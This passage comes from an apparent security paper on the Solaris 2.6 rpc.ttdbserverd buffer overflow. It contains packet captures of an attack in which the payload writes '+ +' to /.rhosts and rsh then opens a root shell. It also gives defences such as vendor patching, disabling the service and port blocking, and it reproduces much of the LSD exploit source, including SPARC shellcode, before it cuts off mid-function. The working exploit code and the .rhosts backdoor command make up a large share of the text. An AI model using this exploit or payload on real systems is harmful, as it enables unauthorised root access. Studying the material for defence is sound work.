Victim IP address: 10.1.1.1 (Sun Solaris 2.6)

Here the attacker (10.1.1.10) sends the command line echo + + >>./rhosts to execute in the Victim machine (10.1.1.1)

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
0:10:A4:96:A4:D2 -> 8:0:20:86:4F:FE type:0x800 len:0x512
10.1.1.10:609 -> 10.1.1.1:32775 TCP TTL:64 TOS:0x0 ID:57053 IpLen:20 DgmLen:1284
DF ***AP*** Seq: 0x2E0655BF Ac k: 0x65FD3EDC Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 36556 9787283
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 4 0 11 80 1C 40 11 ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@.
```

```
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@.  ..@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 8 0 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...  @...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..  @...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 4 0 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 20 BF FF FF  ..@...@...@.   ...
20 BF FF FF 7F FF FF FF 90 03 E0 34 92 23 E0 20   ..........4.#.
A2 02 20 0C A4 02 20 10 C0 2A 20 08 C0 2A 20 0E  .. ... ..* ..* .
D0 23 FF E0 E2 23 FF E4 E4 23 FF E8 C0 23 FF EC  .#...#...#...#..
```

82 10 20 0B 91 D0 20 08 2F 62 69 6E 2F 6B 73 68 .. ... **./bin/ksh**
20 20 20 20 2D 63 20 20 65 63 68 6F 20 2B 20 2B **-c echo + +**
20 3E 3E 20 2F 2E 72 68 6F 73 74 73 3B 3A 00 00 >> **/.rhosts**;:..

=+

In the end of the signature showed above, it is presented a command line with parameters previously defined when using the exploit against the victim machine. This command line aims in creating a /.rhosts file, and giving a remote shell permission for any remote user. (According to the topic How to use the exploit)

Here the attacker (10.1.1.10) tries to execute a remote Shell against the Victim machine (10.1.1.1). The TCP port number used for the rsh is 514.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
0:10:A4:96:A4:D2 -> 8:0:20:86:4F:FE type:0x800 len:0x4A
10.1.1.10:1023 -> 10.1.1.1:514 TCP TTL:64 TOS:0x0 ID:4824 IpLen:20 D gmLen:60 DF
******S* Seq: 0x2FC68F47  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 40351 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
8:0:20:86:4F:FE -> 0:10:A4:96:A4:D2 type:0x800 len:0x4A
10.1.1.1:514 -> 10.1.1.10:1023 TCP TTL:255 TOS:0x0 ID:51112 IpLen:20 DgmLen:60 DF
***A**S* Seq: 0x6649B38C  Ack: 0x2FC68F48  Win: 0x2798  TcpLen: 40
TCP Options (6) => NOP NOP TS: 9791078 40351 NOP WS: 0 MSS: 1460
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+= +=+=+=+=+=+=+=+=+=+
0:10:A4:96:A4:D2 -> 8:0:20:86:4F:FE type:0x800 len:0x42
10.1.1.10:1023 -> 10.1.1.1:514 TCP TTL:64 TOS:0x0 ID:4825 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x2FC68F48  Ack: 0x6649B38D  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 40 351 9791078
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
0:10:A4:96:A4:D2 -> 8:0:20:86:4F:FE type:0x800 len:0x47
10.1.1.10:1023 -> 10.1.1.1:514 TCP TTL:64 TOS:0x0 ID:4826 IpLen:20 DgmLen:57 DF
***AP*** Seq: 0x2FC68F48  Ack: 0x6649B38D   Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 40351 9791078
31 30 32 32 00                       1022.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
8:0:20:86:4F:FE -> 0:10:A4:96:A4:D2 type:0x800 len:0x42
10.1.1.1:514 -> 10.1.1.10:1023 TCP TTL:255 TOS:0x0 ID:51113 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x6649B38D  Ack: 0x2FC68F4D  Win: 0x2793  TcpLen: 32
TCP Options (3) => NOP NOP TS: 9791078 40351
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
8:0:20:86:4F:FE -> 0:10:A4:96:A4:D2 type:0x800 len:0x3C
10.1.1.1:1023 -> 10.1.1.10:1022 TCP TTL:255 TOS:0x0 ID:51114 IpLen:20 DgmLen:44 DF
******S* Seq: 0x664BA241  Ack: 0x0  Win: 0x2238  TcpLen: 24
TCP Options (1) => MSS: 1460
=+=+=+=+=+=+=+=+=+=+=+=+=+=+ =+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
0:10:A4:96:A4:D2 -> 8:0:20:86:4F:FE type:0x800 len:0x3A
10.1.1.10:1022 -> 10.1.1.1:1023 TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:44 DF
***A**S* Seq: 0x305BA984  Ack: 0x664BA242  Win: 0x16D0  TcpLen: 24
TCP Options (1) => MSS : 1460
```

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
8:0:20:86:4F:FE -> 0:10:A4:96:A4:D2 type:0x800 len:0x3C
10.1.1.1:1023 -> 10.1.1.10:1022 TCP TTL:255 TOS:0x0 ID:51115 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x664BA242 Ack: 0x305BA985 W in: 0x2238 TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
0:10:A4:96:A4:D2 -> 8:0:20:86:4F:FE type:0x800 len:0x47
10.1.1.10:1023 -> 10.1.1.1:514 TCP TTL:64 TOS:0x0 ID:4827 IpLen:20 DgmLen:57 DF
***AP*** Seq: 0x2FC68F4D Ack: 0 x6649B38D Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 40353 9791078
72 6F 6F 74 00                     root.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
8:0:20:86:4F:FE -> 0:10:A4:96:A4:D2 type:0x800 len:0x42
10.1.1.1:514 -> 10.1.1.10:1023 TCP TTL:255 TOS:0x0 ID:51116 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x6649B38D Ack: 0x2FC68F52 Win: 0x2798 TcpLen: 32
TCP Options (3) => NOP NOP TS: 9791080 40353
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+ =+=+
0:10:A4:96:A4:D2 -> 8:0:20:86:4F:FE type:0x800 len:0x4E
10.1.1.10:1023 -> 10.1.1.1:514 TCP TTL:64 TOS:0x0 ID:4828 IpLen:20 DgmLen:64 DF
***AP*** Seq: 0x2FC68F52 Ack: 0x6649B38D Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 40353 9791080
72 6F 6F 74 00 63 73 68 20 2D 69 00      root.csh -i.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
8:0:20:86:4F:FE -> 0:10:A4:96:A4:D2 type:0x800 len:0x43
10.1.1.1:514 -> 10.1.1.10:1023 TCP TTL:255 TOS:0x0 ID:51117 IpLen:20 DgmLen :53 DF
***AP*** Seq: 0x6649B38D Ack: 0x2FC68F5E Win: 0x2798 TcpLen: 32
TCP Options (3) => NOP NOP TS: 9791082 40353
00                                 .
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
0:10:A4:96:A4:D2 -> 8:0:20:86:4F:FE type:0x800 len:0x42
10.1.1.10:1023 -> 10.1.1.1:514 TCP TTL:64 TOS:0x0 ID:4829 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x2FC68F5E Ack: 0x6649B38E Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 40355 9791082
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+= +=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
8:0:20:86:4F:FE -> 0:10:A4:96:A4:D2 type:0x800 len:0x82
10.1.1.1:514 -> 10.1.1.10:1023 TCP TTL:255 TOS:0x0 ID:51118 IpLen:20 DgmLen:116 DF
***AP*** Seq: 0x6649B38E Ack: 0x2FC68F5E Win: 0x2798 TcpLen: 32
TCP Options (3) => NOP NOP TS: 9791084 40355
57 61 72 6E 69 6E 67 3A 20 6E 6F 20 61 63 63 65   Warning: no acce
73 73 20 74 6F 20 74 74 79 3B 20 74 68 75 73 20   ss to tty; thus
6E 6F 20 6A 6F 62 20 63 6F 6E 74 72 6F 6C 20 69   no job control i
6E 20 74 68 69 73 20 73 68 65 6C 6C 2E 2E 2E 0A   n this shell....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
0:10:A4:96:A4:D2 -> 8:0:20:86:4F:FE type:0x800 len:0x42
10.1.1.10:1023 -> 10.1.1.1:514 TCP TTL:64 TOS:0x0 ID:4830 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x2FC68F5E Ack: 0x6649B3CE Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 40358 9791084
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Here the Victim machine (10.1.1.1) sends its prompt (victim#) to the attacker (10.1.1.10).

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
8:0:20:86:4F:FE -> 0:10:A4:96:A4:D2 type:0x800 len:0x4A
10.1.1.1:514 -> 10.1.1.10:1023 TCP TTL:255 TOS:0x0 ID:51119 IpLen:20 DgmLen:60 DF
***AP*** Seq: 0x6649B3CE  Ack: 0x2FC68F5E  Win: 0x2 798  TcpLen: 32
TCP Options (3) => NOP NOP TS: 9791085 40358
76 69 63 74 69 6D 23 20                         victim#
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

One entry that I found in the /var/log/messages file of the vulnerable Sun Solaris machine was “victim /usr/dt/bin/rpc.ttdbserverd [3052]: iserase(): 78”

Another message that has frequently appeared in the /var/log/messages file of the vulnerable Sun Solaris machine was “victim inetd[149]: /usr/dt/bin/rpc.ttdbserverd : Sign al 127”

These messages appear after running the rpc.ttdbserverd exploit against the vulnerable Sun Solaris machine.


HOW TO PROTECT AGAIN ST THE ATTACK

The RPC services vulnerabilities have been strongly explored through the last years, and the results are many victims caused by a poor security control implementation for the RPC services. According to SANS Institute articles: How to Eliminate the Ten Most Critical Internet security Threats (http://www.sans.or g/topten.htm) and The Twenty Most Critical Internet Security Vulnerabilities (http://www.sans.org/top20.htm), there are many ways to improve the security levels into implemented RPC services environment.

For doing a specific correction of the Sun Solaris 2.6 vulnerability server that I used through the test environment, it was installed the Sun patch 105802 -16. This patch install was done in the following way:

1. Patch 105802-16 Downloaded from the website http://sunsolve.sun.com
2. Use the /usr/sbin/patchadd command to install the patch.

After this patch install, the message ”error: not vulnerable” was always showed when the exploit was used. The picture below shows a no t successful exploit execution after a victim machine patch was installed for correcting the ToolTalk RPC service vulnerability.



Exploit execution after the vulnerability victim correction

In a general way, most of the countermeasures that I'll be setting now aren't specifically against rpc.ttdbserverd services attacks, but can be adopted for any other RPC service in the server.

1. If the use of the RPC service is not required to the server, the turn off or removing are strongly recommended. It is possible to disable the ToolTalk database service by killing the "rpc.ttdbserverd"process and removing it from any operational System startup scripts.

   Edit the file /etc/inetd.conf and place a "#" as the first character of the ttdbserverd line.

Force inetd to re-read the configuration file.

Note : Disabling ttdbserverd daemon will impact in other applications that use the RPC Tooltalk database server. One application that is known is CDE (Common Desktop Environment)

2. Install appropriate patches from your vendor.

Sun Microsystems

Sun patches are available at the following location:
http://sunsolve.sun.com/securitypatch/

Other Vendors

I suggest that other informations should be directly acquired with the vendor support on their home page, or via their technical support channels.

3. Keep on updated about any recent vendor patches and have them installed immediately on the servers, mainly in your production environment.
4. For improving the security levels it's recommended to block the RPC service(port number 111) in the border routers and also in the firewalls.
5. To improve the security it is also recommended implementing an access control to block the RPC port, 32770 -32789 (TCP and UDP)
6. Secure portmap and rpcbind replaceme nts, which make use of the TCP Wrapper access control lists. This access control lists are created by the system administrator which are responsible for defining who can access the rpcbind.
7. At last, consider using Secure RPC. Secure RPC improves significan tly the level of authentication through two types of cryptography. They are ranged in symmetric and public key cryptography Secure RPC uses a combination of DES encryption and exponential key exchange. It's even possible to use Secure RPC with NFS. When it happens, the combination of systems is called Secure NFS.

EXPLOIT SOURCE CODE

The exploit source code is showed below. This exploit was obtained from the lsd -pl.net web site.

For understanding it better, here there are some exploit description parts.

```
/*## copyright LAST STAGE OF DELIRIUM jul 1998 poland       *://lsd  -pl.net/ #*/
/*## rpc.ttdbserverd                                        #*/

#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <rpc/rpc.h>
#include <netdb.h>
#include <stdio.h>
#include <errno.h>
```

/* define the global variables */

```
int adrnum;
int nopnum;
```

/* The lines below define the global variables with a unique value */

```
#define TTDBSERVERD_PROG 100083
#define TTDBSERVERD_VERS 1
#define TTDBSERVERD_ISERASE 7
```

/* The lines below strike up a range of vectors of char (each position has a byte)*/

```
char findsckcode[]=
   "\x20\xbf\xff\xff"    /* bn,a    <findsckcode -4>     */
   "\x20\xbf\xff\xff"    /* bn,a    <findsckcode>        */
   "\x7f\xff\xff\xff"    /* call    <findsckcode+4>      */
   "\xa0\x20\x3f\xff"    /* sub     %g0, -1,%l0          */
   "\xa4\x03\xff\xd0"    /* add     %o7, -48,%l2         */
   "\xa6\x10\x20\x44"    /* mov     0x44,%l3             */
   "\xa8\x10\x23\xff"    /* mov     0x3ff,%l4            */
   "\xaa\x03\xe0\x44"    /* add     %o7,68,%l5           */
   "\x81\xc5\x60\x08"    /* jmp     %l5+8                */

   "\xaa\x10\x20\xff"    /* mov     0xff,%l5             */
   "\xab\x2d\x60\x08"    /* sll     %l5,8,%l5            */
   "\xaa\x15\x60\xff"    /* or      %l5,0xff,%l5         */
   "\xe2\x03\xff\xd0"    /* ld      [%o7 -48],%l1        */
   "\xac\x0c\x40\x15"    /* and     %l1,%l5,%l6          */
   "\x2b\x00\x00\x00"    /* sethi   %hi(0x00000000),%l5  */
```

```
   "\xaa\x15\x60\x00"    /* or     %l5,0x000,%l5       */
   "\xac\x05\x40\x16"    /* add    %l5,%l6,%l6         */
   "\xac\x05\xbf\xff"    /* add    %l6,-1,%l6          */
   "\x80\xa5\xbf\xff"    /* cmp    %l6,-1              */
   "\x02\xbf\xff\xf5"    /* be     <findsckcode+32>    */
   "\xaa\x03\xe0\x7c"    /* add    %o7,0x7c,%l5        */

   "\xe6\x23\xff\xc4"    /* st     %l3,[%o7 -60]       */
   "\xc0\x23\xff\xc8"    /* st     % g0,[%o7-56]       */
   "\xe4\x23\xff\xcc"    /* st     %l2,[%o7 -52]       */
   "\x90\x04\x3f\xff"    /* add    %l0,-1,%o0          */
   "\xaa\x10\x20\x54"    /* mov    0x54,%l5            */
   "\xad\x2d\x60\x08"    /* sll    %l5,8,%l6           */
   "\x92\x15\xa0\x91"    /* or     %l6,0x91,%o1        */
   "\x94\x03\xff\xc4"    /* add    %o7,-60,%o2         */
   "\x82\x10\x20\x36"    /* mov    0x36,%g1            */
   "\x91\xd0\x20\x08"    /* ta     8                   */
   "\xa0\x24\x3f\xff"    /* sub    %l0,-1,%l0          */
   "\x1a\xbf\xff\xe9"    /* bcc    <findsckcode+36>    */
   "\x80\xa4\x23\xff"    /* cmp    %l0,0x3ff           */
   "\x04\xbf\xff\xf3"    /* bl     <findsckcode+84>    */

   "\xaa\x20\x3f\xff"    /* sub    %g0,-1,%l5          */
   "\x90\x05\x7f\xff"    /* add    %l5,-1,%o0          */
   "\x82\x10\x20\x06"    /* mov    0x6,%g1             */
   "\x91\xd0\x20\x08"    /* ta     8                   */
   "\x90\x04\x3f\xfe"    /* add    %l0,-2,%o0          */
   "\x82\x10\x20\x29"    /* mov    0x29,%g1            */
   "\x91\xd0\x20\x08"    /* ta     8                   */
   "\xaa\x25\x7f\xff"    /* sub    %l5,-1,%l5          */
   "\x80\xa5\x60\x03"    /* cmp    %l5,3               */
   "\x04\xbf\xff\xf8"    /* ble    <findsckcode+144>   */
   "\x80\x1c\x40\x11"    /* xor    %l1,%l1,%g0         */
;

char shellcode[]=
   "\x20\xbf\xff\xff"    /* bn,a   <shellcode -4>      */
   "\x20\xbf\xff\xff"    /* bn,a   <shellcode>         */
   "\x7f\xff\xff\xff"    /* call   <shellcode+4>       */
   "\x90\x03\xe0\x20"    /* add    %o7,32,%o0          */
   "\x92\x02\x20\x10"    /* add    %o0,16,%o1          */
   "\xc0\x22\x20\x08"    /* st     %g0,[%o0+8]         */
   "\xd0\x22\x20\x10"    /* st     %o0,[%o0+16]        */
   "\xc0\x22\x20\x14"    /* st     %g0,[%o0+20]        */
   "\x82\x10\x20\x0b"    /* mov    0xb,%g1             */
   "\x91\xd0\x20\x08"    /* ta     8                   */
   "/bin/ksh"
;

char cmdshellcode[]=
```

```
   "\x20\xbf\xff\xff"    /* bn,a    <cmdshellcode -4>    */
   "\x20\xbf\xff\xff"    /* bn,a    <cmdshellcode>       */
   "\x7f\xff\xff\xff"    /* call    <cmdshellcod e+4>    */
   "\x90\x03\xe0\x34"    /* add     %o7,52,%o0           */
   "\x92\x23\xe0\x20"    /* sub     %o7,32,%o1           */
   "\xa2\x02\x20\x0c"    /* add     %o0,12,%l1           */
   "\xa4\x02\x20\x10"    /* add     %o0,16,%l2           */
   "\xc0\x2a\x20\x08"    /* stb     %g0,[%o0+8]          */
   "\xc0\x2a\x20\x0e"    /* stb     %g0,[%o0+14]         */
   "\xd0\x23\xff\xe0"    /* st      %o0,[%o7 -32]        */
   "\xe2\x23\xff\xe4"    /* st      %l1,[%o7 -28]        */
   "\xe4\x23\xff\xe8"    /* st      %l2,[%o7 -24]        */
   "\xc0\x23\xff\xec"    /* st      %g0,[%o7 -20]        */
   "\x82\x10\x20\x0b"    /* mov     0xb,%g1              */
   "\x91\xd0\x20\x08"    /* ta      8                    */
   "/bin/ksh    -c  "
;

static char nop[]=" \x80\x1c\x40\x11";
```

/* The line below defines a structure named req_t and a char pointer */

```
typedef struct{char *string;}req_t;
```

/* The line below is a boolean test function (T/F) which variable parameter is the req_t type */

```
bool_t xdr_req(XDR *xdrs,req_t *obj){
   if(!xdr_string(xdrs,&obj ->string,~0)) return(FALSE);
   return(TRUE);
}
```

/* Main program */

```
main(int argc,char **argv){
```

/*The lines below define the local variables of the program. There are many structs (CLIENT, hostent, etc), which have already been defined in the includes of the beginning of the program*/

```
   char buffer[30000],address[4],*b,*cmd;
   int i,c,n,flag=1,vers=0,port=0,sck;
   CLIENT *cl;enum clnt_stat stat;
   struct hostent *hp;
   struct sockaddr_in adr;
   struct timeval tm={10,0};
   req_t req;

   printf("copyright LAST STAGE OF DELIRIUM jul 1998 poland  //lsd  -pl.net/\n");
   printf("rpc.ttdbserverd for solaris 2.3 2.4 2.5 2.5.1 2.6 sparc  \n\n");
```

```
/*The lines below are related to  the entrance parameters test */

   if(argc<2){
      printf("usage: %s address [ -s|-c command] [-p port] [-v 6]\n",argv[0]);
      exit(-1);
   }

   while((c=getopt(argc -1,&argv[1],"sc:p:v:"))!= -1){
      switch(c){
      case 's': flag=1;break;
      case 'c': flag=0;cmd=optarg;break;
      case 'p': port=atoi(optarg);break;
      case 'v': vers=atoi(optarg);
      }
   }

   if(vers==6){
      *(unsigned long*)address=htonl(0xeffff420+1200+552);
      adrnum=1200;
      nopnum=1300;
   }else{
      *(unsigned long*)address=htonl(0xefffdadc+1000+4500);
      adrnum=3000;
      nopnum=6000;
   }

/* Here is the end of the entrance parameters test */

   printf("adr=0x%08x timeout=%d ",ntohl(*(unsigned long*)address),tm.t  v_sec);
   fflush(stdout);  /* Here the datas are sent to the default output */

   adr.sin_family=AF_INET;
   adr.sin_port=htons(port);
   if((adr.sin_addr.s_addr=inet_addr(argv[1]))== -1){
      if((hp=gethostbyname(argv[1]))==NULL){
         errno=EADDRNOTAVAIL;perror("error");exit( -1);
      }
      memcpy(&adr.sin_addr.s_addr,hp ->h_addr,4);
   }

/*The line below uses a function that creates a connection with the remote machine*/

   sck=RPC_ANYSOCK;

if(!(cl=clnttcp_create(&adr,TTDBSER VERD_PROG,TTDBSERVERD_VERS,&sck,0,0))){

/*If it doesn't work, abort the program */

      clnt_pcreateerror("error");exit( -1);
```

```
   }
   cl->cl_auth=authunix_create("localhost",0,0,0,NULL);
```

/*The lines below are preparing the buffer for sending data */

```
   b=buffer;
   for(i=0;i<adrnum;i++) *b++=address[i%4];
   for(i=0;i<nopnum;i++) *b++=nop[i%4];
   if(flag){
